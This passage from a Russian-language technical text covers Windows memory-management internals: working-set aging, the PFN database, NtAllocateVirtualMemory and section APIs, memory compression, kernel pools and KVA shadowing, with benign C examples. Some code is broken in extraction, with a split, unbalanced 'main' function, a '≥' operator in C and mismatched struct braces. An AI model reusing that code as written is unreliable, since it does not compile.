1. **Balance Set Manager** просыпается по таймеру (каждую секунду) или при нехватке памяти
2. Оценивает текущее состояние памяти (Available Pages vs. target)
3. Если нужно освободить память, вызывает `MmWorkingSetManager()`
4. Working Set Manager перебирает процессы и для каждого: а. Проверяет возраст страниц (через бит Accessed в PTE) б. Сбрасывает бит Accessed — если при следующем проходе он не установлен, страница считается «старой» в. Старые страницы переводятся из working set в Standby List (если clean) или Modified List (если dirty)
5. Страницы в Standby List могут быть немедленно использованы для новых allocation

```

Состояния страницы при trimming:

Working Set (Active)
|
| Trimming (clean page)      Trimming (dirty page)
v                            v
Standby List -----> Modified List
|                            |
| Repurpose                   | Modified Page Writer
v                            v
Free List <----- Standby List (после записи)
|
| Zero Page Thread
v
Zeroed List
|
| Allocation
v
Active (Working Set)

```

8.5.4. Aging и Page Replacement

Windows использует модифицированный алгоритм «часов» (clock algorithm) для определения возраста страниц:

1. Каждая MMWSLE имеет поле Age (3-4 бита)
2. При каждом проходе Working Set Manager:
3. Если Accessed=1: сбросить Accessed, установить Age=0
4. Если Accessed=0: увеличить Age
5. Страницы с Age > порога (обычно 6-7) являются кандидатами на вытеснение

Это обеспечивает приближённую LRU-политику (Least Recently Used) без необходимости поддерживать точный LRU-порядок, что было бы слишком дорого.

8.5.5. MMSUPPORT_FULL

Структура, хранящая параметры working set процесса:

```

typedef struct _MMSUPPORT_FULL {
    MMSUPPORT_INSTANCE Instance;
    // Instance содержит:
    //   NextPteToTrim
    //   NextPteToAge
    //   WorkingSetSize
    //   MinimumWorkingSetSize
    //   MaximumWorkingSetSize
    //   PeakWorkingSetSize
    //   HardFaultCount
    //   LastTrimStamp
    //   WorkingSetList (MMWSL pointer)
    //   ...

    MMSUPPORT_SHARED Shared;
    // Shared содержит:
    //   WorkingSetLock (EX_PUSH_LOCK)
    //   GoodCitizenWaiting
    //   ...
} MMSUPPORT_FULL;

```

8.6. Page Frame Number (PFN) Database

8.6.1. Обзор

PFN Database — это массив структур MMPFN, индексированный номером физической страницы (Physical Frame Number). Каждая запись описывает состояние одной физической страницы (4 KB) в системе.

Базовый адрес PFN Database хранится в глобальной переменной `MmPfnDatabase`. Размер массива определяется количеством физической памяти в системе.

Для системы с 16 GB RAM: - Количество физических страниц: $16\text{ GB} / 4\text{ KB} = 4\,194\,304$ страниц - Размер одной MMPFN: ~48 байт (0x30) на Windows 10/11 x64 - Общий размер PFN Database: ~192 MB

8.6.2. Структура MMPFN

```
typedef struct _MMPFN {
    union {
        LIST_ENTRY ListEntry;           // +0x00 -- связь в списке (Standby/Modified)
        RTL_BALANCED_NODE TreeNode;     // или узел дерева (для AWE)
        struct {
            union {
                SINGLE_LIST_ENTRY NextSlistPfn;
                PVOID Next;
                ULONG_PTR Flink;         // +0x00 -- следующий в списке
            } u1;
            union {
                PMMPTE PteAddress;       // +0x08 -- указатель на PTE
                ULONG_PTR PteLong;
            };
        };
    };
    MMPTE OriginalPte;                 // +0x10 -- оригинальный PTE
                                        // (для восстановления при page-out)
    MIPFNBLINK u2;                     // +0x18
    union {
        struct {
            USHORT ReferenceCount;      // +0x20 -- счётчик ссылок
        } e1;
        struct {
            USHORT ReferenceCount;
        } e2;
    } u3;
    MMPFNENTRY e1;                     // +0x22 -- флаги и состояние
    // e1 содержит:
    // PageState (3 bits): Active, Standby, Modified, ModifiedNoWrite,
    // Free, Zeroed, Bad, Transition
    // CacheAttribute (2 bits)
    // Priority (3 bits) -- приоритет страницы
    // WriteInProgress, Modified, ReadInProgress
    // InPageError, RemovalRequested, ParityError

    USHORT NodeBlinkLow;               // +0x24
    union {
        ULONG_PTR EntireFrame;
        struct {
            ULONG_PTR PteFrame : 57;   // PFN страницы, содержащей PTE
            ULONG_PTR PageIdentity : 3;
            ULONG_PTR PrototypePte : 1;
            ULONG_PTR PageColor : 1;
            ULONG_PTR NodeFlinkHigh : 1;
            ULONG_PTR RemovalRequested : 1;
        };
    };
} u4;                                  // +0x28
} MMPFN, *PMMPFN;                     // sizeof = 0x30 (approx)
```


8.6.3. Состояния физических страниц

Каждая физическая страница находится в одном из следующих состояний:

Active	Страница используется процессом (в working set) или ядром. PTE.Present = 1.
Standby	Страница удалена из working set, но содержимое не изменялось (clean). Может быть быстро возвращена или перенаправлена.
Modified	Страница удалена из working set и была модифицирована (dirty). Должна быть записана на диск перед повторным использованием.
Modified No Write	То же, что Modified, но не должна записываться (для специальных использований).
Free	Страница свободна, но содержит старые данные. Может быть использована после обнуления.
Zeroed	Страница свободна и обнулена (Zero Page Thread). Готова к немедленному использованию.
Bad	Страница с аппаратной ошибкой. Не используется.
Transition	Переходное состояние (страница в процессе перемещения между состояниями).

8.6.4. Списки страниц и переходы

Memory Manager поддерживает несколько связанных списков страниц:



Soft Page Fault: Процесс обращается к странице, которая есть в Standby/Modified списке. Memory Manager находит страницу по PFN в PTE (transition PTE), возвращает её в working set без I/O. Это быстрая операция.

Hard Page Fault: Содержимое страницы нет в физической памяти — нужно читать из page file или файла на диске. Требуется I/O, что значительно медленнее.

Demand-Zero Fault: Обращение к странице, которая ещё никогда не использовалась. Memory Manager берёт zeroed-страницу (или обнуляет free-страницу) и маппит её.

8.6.5. Приоритеты страниц (Memory Priority)

Начиная с Windows Vista, каждая физическая страница имеет приоритет (0-7), определяющий порядок вытеснения:

```
Priority 0: Lowest -- вытесняются первыми
Priority 1: Very Low
Priority 2: Low
Priority 3: Medium Low
Priority 4: Medium -- используется по умолчанию для Standby
Priority 5: Normal -- стандартный приоритет рабочих страниц
Priority 6: High
Priority 7: Highest -- вытесняются последними
```

Standby List фактически состоит из 8 списков (по одному на приоритет). При нехватке памяти сначала вытесняются страницы с низким приоритетом.

Приоритет страницы наследуется от потока, который её запросил. Потоки с высоким memory priority (по умолчанию 5 для foreground-процессов) получают более «ценные» страницы.

8.6.6. Modified Page Writer

Когда Modified List достигает определённого размера, просыпается Modified Page Writer — системный поток, который записывает грязные страницы на диск (в page file или в файл, если страница относится к mapped file). После записи страница переводится в Standby List.

Modified Page Writer работает кластерами — группирует смежные страницы для эффективного I/O. Типичный размер кластера — 16 страниц (64 KB).

8.7. NtAllocateVirtualMemory — детали и недокументированные возможности

8.7.1. Прототип

```
NTSTATUS NtAllocateVirtualMemory(
    HANDLE ProcessHandle,           // Процесс (NtCurrentProcess() или другой)
    PVOID *BaseAddress,             // [in/out] Базовый адрес (или NULL для автовыбора)
    ULONG_PTR ZeroBits,             // Ограничение на старшие биты адреса
    PSIZE_T RegionSize,             // [in/out] Размер региона
    ULONG AllocationType,           // MEM_COMMIT, MEM_RESERVE, MEM_LARGE_PAGES, etc.
    ULONG Protect,                 // PAGE_READWRITE, PAGE_EXECUTE_READ, etc.
    );
```

8.7.2. Параметр ZeroBits

Параметр **ZeroBits** контролирует максимальный адрес выделения:

- **ZeroBits = 0**: выделение в любом месте user-space
- **ZeroBits = 1..21**: требует, чтобы старшие N бит адреса были нулями. ZeroBits=1 означает адрес < 2GB (совместимость с 32-bit)
- **ZeroBits > 21** (начиная с Windows Vista): интерпретируется как маска — адрес должен быть <= ZeroBits

Это используется для выделения памяти в нижних адресах (совместимость с 32-битным кодом в WoW64).

8.7.3. Флаги AllocationType

Документированные:

```

MEM_COMMIT      (0x00001000) -- фиксация страниц (commit)
MEM_RESERVE     (0x00002000) -- резервирование региона
MEM_DECOMMIT    (0x00004000) -- освобождение (decommit)
MEM_RELEASE     (0x00008000) -- полное освобождение
MEM_RESET       (0x00080000) -- сброс содержимого (hint для MM)
MEM_TOP_DOWN    (0x00100000) -- выделение с верхних адресов
MEM_WRITE_WATCH (0x00200000) -- отслеживание записи
MEM_PHYSICAL    (0x00400000) -- AWE (Address Windowing Extensions)
MEM_LARGE_PAGES (0x20000000) -- Large page allocation (2 MB)
MEM_4MB_PAGES   (0x80000000) -- 4 MB pages (для 32-bit PAE)

```

Недокументированные и менее известные:

```

MEM_ROTATE       (0x00800000) -- Rotate physical pages
MEM_DIFFERENT_IMAGE_BASE_OK (0x00800000) -- ASLR: другая база допустима
MEM_RESET_UNDO   (0x01000000) -- Отменить MEM_RESET
MEM_64K_PAGES    -- Aligned 64K
MEM_UNMAP_WITH_TRANSIENT_BOOST (0x00000001) -- Boost при unmap
MEM_COALESCE_PLACEHOLDERS (0x00000001) -- Placeholder coalesce
MEM_PRESERVE_PLACEHOLDER (0x00000002) -- Сохранить placeholder
MEM_REPLACE_PLACEHOLDER (0x00004000) -- Заменить placeholder

```

8.7.4. Placeholder allocation (Windows 10 1803+)

Начиная с Windows 10 1803, появилась возможность создавать placeholder-регионы — зарезервированные адресные диапазоны, которые можно разделять и заполнять по частям:

```

// Резервируем placeholder (1 GB)
PVOID base = NULL;
SIZE_T size = 1ULL * 1024 * 1024 * 1024;
NtAllocateVirtualMemory(
    NtCurrentProcess(),
    &base,
    0,
    &size,
    MEM_RESERVE | MEM_RESERVE_PLACEHOLDER,
    PAGE_NOACCESS
);

// Разрезаем placeholder на части
PVOID splitAddr = (PBYTE)base + 64 * 1024 * 1024; // 64 MB offset
SIZE_T splitSize = 0;
NtFreeVirtualMemory(
    NtCurrentProcess(),
    &splitAddr,
    &splitSize,
    MEM_RELEASE | MEM_PRESERVE_PLACEHOLDER
);

// Заменяем placeholder на mapped section
NtMapViewOfSectionEx(
    hSection,
    NtCurrentProcess(),
    &base,
    0, // offset
    &mapSize,
    MEM_REPLACE_PLACEHOLDER,
    PAGE_READWRITE,
    NULL, 0
);

```

Placeholder-ы используются для:

- Резервирования адресного пространства с последующим частичным заполнением
- Реализации кольцевых буферов с двойным маппингом
- Эмуляторов и JIT-компиляторов

8.8. NtCreateSection / NtMapViewOfSection

8.8.1. Создание секции

```
NTSTATUS NtCreateSection(
    PHANDLE SectionHandle,           // [out]
    ACCESS_MASK DesiredAccess,       // SECTION_MAP_READ, SECTION_MAP_WRITE, etc.
    POBJECT_ATTRIBUTES ObjectAttributes, // Имя секции (NULL для анонимной)
    PLARGE_INTEGER MaximumSize,      // Максимальный размер
    ULONG SectionPageProtection,    // PAGE_READWRITE, PAGE_EXECUTE_READ, etc.
    ULONG AllocationAttributes,      // SEC_COMMIT, SEC_RESERVE, SEC_IMAGE, etc.
    HANDLE FileHandle                 // Handle файла (NULL для pagefile-backed)
);
```

AllocationAttributes:

SEC_COMMIT	(0x08000000)	-- Фиксация памяти сразу
SEC_RESERVE	(0x04000000)	-- Только резервирование
SEC_IMAGE	(0x01000000)	-- Image section (PE файл)
SEC_LARGE_PAGES	(0x80000000)	-- Large pages
SEC_NOCACHE	(0x10000000)	-- Некешируемая
SEC_WRITECOMBINE	(0x40000000)	-- Write-combine
SEC_IMAGE_NO_EXECUTE	(0x11000000)	-- Image без NX (Windows 10+)
SEC_BASED	(0x00200000)	-- Based section (фиксированный адрес)
SEC_NO_CHANGE	(0x00400000)	-- Запрет изменения защиты
SEC_FILE	(0x00800000)	-- File-backed (deprecated)
SEC_PROTECTED_IMAGE	(0x02000000)	-- Protected image

8.8.2. Маппинг секции

```
NTSTATUS NtMapViewOfSection(
    HANDLE SectionHandle,
    HANDLE ProcessHandle,
    PVOID *BaseAddress,           // [in/out]
    ULONG_PTR ZeroBits,
    SIZE_T CommitSize,
    PLARGE_INTEGER SectionOffset, // Смещение в секции
    PSIZE_T ViewSize,             // [in/out] Размер view
    SECTION_INHERIT InheritDisposition, // ViewShare (1) или ViewUnmap (2)
    ULONG AllocationType,
    ULONG Win32Protect            // PAGE_READWRITE, etc.
);
```

InheritDisposition определяет поведение при fork (NtCreateProcessEx): - **ViewShare** (1): view наследуется дочерним процессом - **ViewUnmap** (2): view не наследуется

8.8.3. Shared Memory через секции

```
// Процесс A: Создание именованной секции (shared memory)
HANDLE hSection;
UNICODE_STRING sectionName;
RtlInitUnicodeString(&sectionName, L"\\BaseNamedObjects\\MySharedMem");

OBJECT_ATTRIBUTES oa;
InitializeObjectAttributes(&oa, &sectionName, OBJ_CASE_INSENSITIVE, NULL, NULL);

LARGE_INTEGER maxSize;
maxSize.QuadPart = 1024 * 1024; // 1 MB

NtCreateSection(&hSection, SECTION_ALL_ACCESS, &oa,
               &maxSize, PAGE_READWRITE, SEC_COMMIT, NULL);

PVOID baseAddr = NULL;
SIZE_T viewSize = 0; // Весь размер
NtMapViewOfSection(hSection, NtCurrentProcess(), &baseAddr,
                  0, 0, NULL, &viewSize, ViewShare, 0, PAGE_READWRITE);

// Записываем данные
strcpy((char*)baseAddr, "Hello from Process A!");

// Процесс B: Открытие и маппинг той же секции
HANDLE hSection2;
NtOpenSection(&hSection2, SECTION_MAP_READ | SECTION_MAP_WRITE, &oa);

PVOID baseAddr2 = NULL;
SIZE_T viewSize2 = 0;
NtMapViewOfSection(hSection2, NtCurrentProcess(), &baseAddr2,
                  0, 0, NULL, &viewSize2, ViewShare, 0, PAGE_READWRITE);

// Читаем данные от процесса A
printf("From A: %s\n", (char*)baseAddr2);
```

8.8.4. Image Section и загрузка PE-файлов

Когда `AllocationAttributes = SEC_IMAGE`, Memory Manager разбирает PE-заголовок файла и создаёт секцию с несколькими subsections, соответствующими секциям PE-файла (.text, .data, .rdata, .rsrc, и т.д.). Каждая subsection имеет свои атрибуты защиты.

При маппинге image section: 1. Весь PE-файл маппится в виртуальную память 2. Секции PE-файла получают соответствующую защиту (read-only для .rdata, read-write для .data, read-execute для .text) 3. Если необходима релокация (ASLR), Memory Manager применяет fixups 4. Prototype PTE позволяют разделять чистые (clean) страницы между процессами

8.9. NtQueryVirtualMemory – классы информации

8.9.1. Прототип

```
NTSTATUS NtQueryVirtualMemory(
    HANDLE ProcessHandle,
    PVOID BaseAddress,
    MEMORY_INFORMATION_CLASS MemoryInformationClass,
    PVOID MemoryInformation,
    SIZE_T MemoryInformationLength,
    PSIZE_T ReturnLength
);
```


8.9.2. Классы информации

```
0 MemoryBasicInformation      -- Базовая информация о регионе (MEMORY_BASIC_INFORMATION)
1 MemoryWorkingSetInformation -- Список страниц в working set
2 MemoryMappedFilenameInformation -- Имя файла для mapped region
3 MemoryRegionInformation     -- Детальная информация о регионе (MEMORY_REGION_INFORMATION)
4 MemoryWorkingSetExInformation -- Расширенная информация working set
5 MemorySharedCommitInformation -- Shared commit charge
6 MemoryImageInformation      -- Информация об image секции (MEMORY_IMAGE_INFORMATION)
7 MemoryRegionInformationEx    -- Расширенная информация о регионе
8 MemoryPrivilegedBasicInformation -- Basic info с привилегиями
9 MemoryEnclaveImageInformation -- Информация об SGX enclave image
10 MemoryBasicInformationCapped -- Basic info с ограничениями
11 MemoryPhysicalContiguityInformation
12 MemoryBadInformation        -- Информация о bad pages
13 MemoryBadInformationAllProcesses
```

8.9.3. MemoryBasicInformation

Наиболее часто используемый класс. Возвращает `MEMORY_BASIC_INFORMATION`:

```
typedef struct _MEMORY_BASIC_INFORMATION {
    PVOID BaseAddress;           // Базовый адрес региона
    PVOID AllocationBase;        // Базовый адрес всего выделения
    ULONG AllocationProtect;      // Начальная защита
    USHORT PartitionId;
    SIZE_T RegionSize;           // Размер региона с одинаковыми атрибутами
    ULONG State;                 // MEM_COMMIT, MEM_RESERVE, MEM_FREE
    ULONG Protect;               // Текущая защита
    ULONG Type;                  // MEM_PRIVATE, MEM_MAPPED, MEM_IMAGE
} MEMORY_BASIC_INFORMATION;
```

8.9.4. MemoryWorkingSetExInformation

Предоставляет подробную информацию о каждой странице:

```
typedef struct _MEMORY_WORKING_SET_EX_INFORMATION {
    PVOID VirtualAddress;
    union {
        MEMORY_WORKING_SET_EX_BLOCK VirtualAttributes;
        struct {
            ULONG_PTR Valid : 1;
            ULONG_PTR ShareCount : 3;
            ULONG_PTR Win32Protection : 11;
            ULONG_PTR Shared : 1;
            ULONG_PTR Node : 6;
            ULONG_PTR Locked : 1;
            ULONG_PTR LargePage : 1;
            ULONG_PTR Priority : 3;
            ULONG_PTR Reserved : 3;
            ULONG_PTR SharedOriginal : 1;
            ULONG_PTR Bad : 1;
            ULONG_PTR Win32GraphicsProtection : 4;
        };
    };
} MEMORY_WORKING_SET_EX_INFORMATION;
```

8.9.5. MemoryRegionInformation

Возвращает более подробную информацию о регионе, чем MemoryBasicInformation:

```

typedef struct _MEMORY_REGION_INFORMATION {
    PVOID AllocationBase;
    ULONG AllocationProtect;
    union {
        ULONG RegionType;
        struct {
            ULONG Private : 1;
            ULONG MappedDataFile : 1;
            ULONG MappedImage : 1;
            ULONG MappedPageFile : 1;
            ULONG MappedPhysical : 1;
            ULONG DirectMapped : 1;
            ULONG SoftwareEnclave : 1;
            ULONG PageSize64K : 1;
            ULONG PlaceholderReservation : 1;
            ULONG MappedAwe : 1;
            ULONG MappedWriteWatch : 1;
            ULONG PageSizeLarge : 1;
            ULONG PageSizeHuge : 1;
        };
    };
    SIZE_T RegionSize;
    SIZE_T CommitSize;
    ULONG_PTR PartitionId;
    ULONG_PTR NodePreference;
} MEMORY_REGION_INFORMATION;

```

8.10. Полный пример: обход VAD-дерева из user-mode

Напрямую из user-mode доступ к VAD-дереву невозможен (оно в kernel space), но мы можем эмулировать его перечисление через последовательные вызовы `NtQueryVirtualMemory`:

```

#include <windows.h>
#include <stdio.h>

typedef NTSTATUS (NTAPI *pNtQueryVirtualMemory)(
    HANDLE, PVOID, ULONG, PVOID, SIZE_T, PSIZE_T);

void EnumerateVADs(HANDLE hProcess) {
    pNtQueryVirtualMemory NtQueryVirtualMemory =
        (pNtQueryVirtualMemory)GetProcAddress(
            GetModuleHandleW(L"ntdll.dll"), "NtQueryVirtualMemory");

    MEMORY_BASIC_INFORMATION mbi;
    PVOID address = NULL;
    SIZE_T returnLength;

    printf("%-18s %-18s %-10s %-10s %-12s %s\n",
        "BaseAddress", "AllocationBase", "Size", "State", "Protection", "Type");
    printf("%-18s %-18s %-10s %-10s %-12s %s\n",
        "-----", "-----", "-----", "-----", "-----", "-----");

    while (NT_SUCCESS(NtQueryVirtualMemory(
        hProcess, address, 0 /* MemoryBasicInformation */,
        &mbi, sizeof(mbi), &returnLength)))
    {
        if (mbi.State != MEM_FREE) {
            const char *state = "?";
            switch (mbi.State) {
                case MEM_COMMIT: state = "COMMIT"; break;
                case MEM_RESERVE: state = "RESERVE"; break;
            }

            const char *type = "?";
            switch (mbi.Type) {
                case MEM_PRIVATE: type = "PRIVATE"; break;
                case MEM_MAPPED: type = "MAPPED"; break;
                case MEM_IMAGE: type = "IMAGE"; break;
            }

            char protStr[32] = "";
            ULONG prot = mbi.Protect & 0xFF;
            switch (prot) {
                case PAGE_NOACCESS: strcpy(protStr, "NOACCESS"); break;
                case PAGE_READONLY: strcpy(protStr, "R--"); break;
                case PAGE_READWRITE: strcpy(protStr, "RW-"); break;
                case PAGE_WRITECOPY: strcpy(protStr, "RWC"); break;
                case PAGE_EXECUTE: strcpy(protStr, "--X"); break;
                case PAGE_EXECUTE_READ: strcpy(protStr, "R-X"); break;
                case PAGE_EXECUTE_READWRITE: strcpy(protStr, "RWX"); break;
                case PAGE_EXECUTE_WRITECOPY: strcpy(protStr, "RWXC"); break;
                default: sprintf(protStr, "0x%X", prot); break;
            }
            if (mbi.Protect & PAGE_GUARD) strcat(protStr, "+G");
            if (mbi.Protect & PAGE_NOCACHE) strcat(protStr, "+NC");

            printf("0x%016llx 0x%016llx 0x%08llx %-10s %-12s %s\n",
                (ULONGLONG)mbi.BaseAddress,
                (ULONGLONG)mbi.AllocationBase,
                (ULONGLONG)mbi.RegionSize,
                state, protStr, type);
        }

        // Переход к следующему региону
        address = (PBYTE)mbi.BaseAddress + mbi.RegionSize;

        // Прекращаем при достижении kernel space
        if ((ULONG_PTR)address ≥ 0x7FFFFFFFFFFFFFFF)
            break;
    }
}

int main(int argc, char *argv[]) {
    DWORD pid = argc > 1 ? atoi(argv[1]) : GetCurrentProcessId();

    HANDLE hProcess = pid == GetCurrentProcessId()
        ? GetCurrentProcess()
        : OpenProcess(PROCESS_QUERY_INFORMATION, FALSE, pid);
}

```

```

if (!hProcess) {
    printf("Cannot open process %d\n", pid);
    return 1;
}

printf("VAD regions for PID %d:\n\n", pid);
EnumerateVADs(hProcess);

if (pid != GetCurrentProcessId())
    CloseHandle(hProcess);

return 0;
}

```

8.10.1. Получение имён файлов для mapped regions

```

#define MemoryMappedFilenameInformation 2

void GetMappedFileName(HANDLE hProcess, PVOID address) {
    BYTE buffer[1024];
    SIZE_T returnLength;

    NTSTATUS status = NtQueryVirtualMemory(
        hProcess,
        address,
        MemoryMappedFilenameInformation,
        buffer,
        sizeof(buffer),
        &returnLength
    );

    if (NT_SUCCESS(status)) {
        PUNICODE_STRING name = (PUNICODE_STRING)buffer;
        wprintf(L" Mapped file: %.*s\n",
            name->Length / sizeof(WCHAR), name->Buffer);
    }
}

```

8.11. Сжатие памяти (Memory Compression, Windows 10+)

8.11.1. Обзор

Начиная с Windows 10, Memory Manager реализует сжатие страниц вместо записи в page file. Когда страница должна быть вытеснена из working set, вместо записи на диск она может быть сжата и помещена в специальное хранилище в памяти.


Это значительно быстрее, чем I/O на диск: - Сжатие/декомпрессия: ~1-10 микросекунд - Чтение из page file (SSD): ~50-100 микросекунд - Чтение из page file (HDD): ~5-15 миллисекунд

8.11.2. Процесс MemCompression

В Task Manager можно заметить процесс «Memory Compression» (или «System and compressed memory» в ранних билдах Windows 10). Это не обычный процесс — это специальный контейнер, в адресном пространстве которого хранятся сжатые страницы.

Фактически, MemCompression — это Store Manager (**sm.exe** в ядре), который управляет compressed memory store.

8.11.3. Архитектура сжатия



8.11.4. Store Manager внутренности

Compressed Store организован как набор «регионов» (regions), каждый из которых содержит сжатые версии страниц. Ключевые структуры:

- **SM_STORE**: основная структура хранилища
- **SM_STORE_REGION**: регион хранилища (может быть в памяти или в page file)
- **Compression algorithm**: XPRESS (Huffman или LZ), выбирается в зависимости от характеристик данных. Сжатие выполняется потоками из пула (thread pool), что позволяет использовать все доступные ядра процессора.

8.11.5. Мониторинг

Информацию о сжатии памяти можно получить через:

```
Perfmon counters:
Memory\Compressed Pages
Memory\Compression Savings
Memory\% Committed Bytes In Use

PowerShell:
Get-Process -Name "Memory Compression" | Select WS, PM

WMI:
Win32_OperatingSystem.FreePhysicalMemory
Win32_OperatingSystem.TotalVisibleMemorySize
```

8.12. Page File

8.12.1. Архитектура

Page file (pagefile.sys) — файл на диске, используемый для хранения вытесненных страниц. Windows поддерживает до 16 page files, распределённых по разным дискам.

Параметры настраиваются в: `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management`

Ключевые значения: - `PagingFiles` — список page files с размерами (min/max) - `ClearPageFileAtShutdown` — обнуление при выключении - `DisablePagingExecutive` — запрет вытеснения кода ядра

8.12.2. Commit Charge

Windows использует концепцию Commit Charge — общее количество виртуальной памяти, которое система «обещала» предоставить процессам. $\text{Commit Limit} = \text{Physical RAM} + \text{Page File Size}$.

Когда процесс вызывает `VirtualAlloc(MEM_COMMIT)`, система увеличивает commit charge. Если commit charge достигает commit limit, дальнейшие выделения завершаются с ошибкой `STATUS_COMMITMENT_LIMIT`.

```
Commit Charge = Сумма committed private memory всех процессов
                + kernel committed memory
```

```
Commit Limit = Physical RAM + Total Page File Size
```

```
Available Commit = Commit Limit - Commit Charge
```

8.13. Kernel Pool Allocator

8.13.1. Типы пулов

Ядро Windows выделяет память из пулов:

```
NonPagedPool (NP)      -- Невытесняемый пул. Страницы всегда в физической памяти.
                        -- Используется для DPC, ISR, данных, доступных на IRQL ≥ DISPATCH_LEVEL.

NonPagedPoolNx (NPNx)  -- Невытесняемый пул без Execute (NX). Windows 8+.
                        -- Рекомендуемый вместо NonPagedPool.

PagedPool (PP)         -- Вытесняемый пул. Может быть выгружен на диск.
                        -- Доступен только на IRQL < DISPATCH_LEVEL.

NonPagedPoolCacheAligned -- Невытесняемый, выровненный по линии кэша.

SessionPool            -- Пул сессии (per-session, used by win32k.sys).
```

8.13.2. Внутренняя структура пулов (Windows 10+)

Начиная с Windows 10 19H1, пулы ядра используют Segment Heap — ту же архитектуру кучи, что и user-mode Segment Heap (`ntdll!RtlpHpHeapCreate`):

```
Pool Allocation Request
|
+--- Size < 512 bytes -----> Low Fragmentation Heap (LFH) buckets
|                               (предвыделенные блоки фиксированного размера)
|
+--- 512 ≤ Size < 128KB → Variable Size (VS) allocation
|                               (управляемые сегменты)
|
+--- Size ≥ 128KB -----> Large Block allocation
|                               (отдельные страницы, direct mapping)
```

Каждый блок пула имеет заголовок `POOL_HEADER` (16 байт на x64):

```
typedef struct _POOL_HEADER {
    union {
        struct {
            ULONG PreviousSize : 8;    // Размер предыдущего блока / 16
            ULONG PoolIndex : 8;       // Индекс пула
            ULONG BlockSize : 8;       // Размер блока / 16
            ULONG PoolType : 8;        // Тип пула + флаги
        };
        ULONG Ulong1;
    };
    union {
        ULONG PoolTag;                // 4-буквенный тег (для отладки)
        struct {
            USHORT AllocatorBackTraceIndex;
            USHORT PoolTagHash;
        };
    };
} POOL_HEADER;
```

Pool Tags: 4-байтные метки, помогающие идентифицировать владельца выделения. Например: - **Proc** -- EPROCESS - **Thre** -- ETHREAD - **Ntff** -- NTFS file object - **FMfn** -- File name (NTFS) - **MmSt** -- Memory Manager section - **ObHd** -- Object Manager handle table

8.14. Secure Memory Enclaves (SGX, VBS)

8.14.1. VBS Enclaves (Virtualization-Based Security)

Windows 10+ поддерживает VBS enclaves — защищённые регионы памяти, изолированные гипервизором:

```
// Создание VBS enclave
PVOID enclaveBase = NULL;
SIZE_T enclaveSize = 64 * 1024; // 64 KB

NTSTATUS status = NtCreateEnclave(
    NtCurrentProcess(),
    &enclaveBase,
    0,
    enclaveSize,
    enclaveSize,
    ENCLAVE_TYPE_VBS,
    &vbsConfig,
    sizeof(vbsConfig),
    NULL
);
```

VBS enclaves используют Hyper-V гипервизор для создания изолированного адресного пространства. Даже ядро с полными привилегиями не может читать или изменять содержимое enclave.

8.14.2. Intel SGX Enclaves

Windows также поддерживает Intel SGX enclaves через **ENCLAVE_TYPE_SGX**. SGX предоставляет аппаратную изоляцию на уровне процессора.

8.15. Kernel Virtual Address (KVA) Shadowing

8.15.1. Meltdown и KVAS

В ответ на уязвимость Meltdown (CVE-2017-5754), Windows реализовала Kernel Virtual Address Shadowing (KVAS) — аналог KAISER/KPTI из Linux. KVAS создаёт два набора таблиц страниц:

User-mode PML4 (Shadow)	Kernel-mode PML4 (Full)
+-----+	+-----+
User pages	User pages
(полный доступ)	(полный доступ)
+-----+	+-----+
Kernel pages	Kernel pages
(только минимум:	(полный доступ
syscall entry,	ко всей памяти
IDT, GDT,	ядра)
TSS)	
+-----+	+-----+

При переключении из user-mode в kernel-mode (syscall, interrupt), ядро переключает CR3 на полные таблицы страниц. При возврате в user-mode — обратно на теньевые.

Это предотвращает утечку данных ядра через спекулятивное выполнение, но вносит overhead из-за необходимости flush TLB при каждом переключении. На процессорах с PCID (Process Context Identifiers) этот overhead минимизируется.

8.16. Практика: Работа с памятью в WinDbg

